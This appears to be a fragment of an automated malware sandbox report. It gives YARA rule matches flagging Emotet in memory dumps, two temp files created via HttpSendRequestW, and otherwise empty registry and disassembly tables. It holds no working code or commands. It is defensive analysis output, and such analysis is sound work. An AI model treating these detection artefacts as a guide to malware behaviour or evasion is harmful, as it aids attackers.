00000010.00000002.678386689.0000000002E51000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678412347.0000000002E80000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li></ul> |

**File Activities**

File Created

| File Path                                    | Access                                             | Attributes              | Options                                             | Completion      | Count | Source Address | Symbol               |
|----------------------------------------------|----------------------------------------------------|-------------------------|-----------------------------------------------------|-----------------|-------|----------------|----------------------|
| C:\Users\user\AppData\Local\Temp\Cab51F7.tmp | read attributes  <br>synchronize  <br>generic read | device   sparse<br>file | synchronous io<br>non alert   non<br>directory file | success or wait | 1     | 2B2B5E         | HttpSendRe<br>questW |
| C:\Users\user\AppData\Local\Temp\Tar51F8.tmp | read attributes  <br>synchronize  <br>generic read | device   sparse<br>file | synchronous io<br>non alert   non<br>directory file | success or wait | 1     | 2B2B5E         | HttpSendRe<br>questW |

| File Path | Completion | Count | Source Address | Symbol |
|-----------|------------|-------|----------------|--------|
|-----------|------------|-------|----------------|--------|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

Disassembly

 No disassembly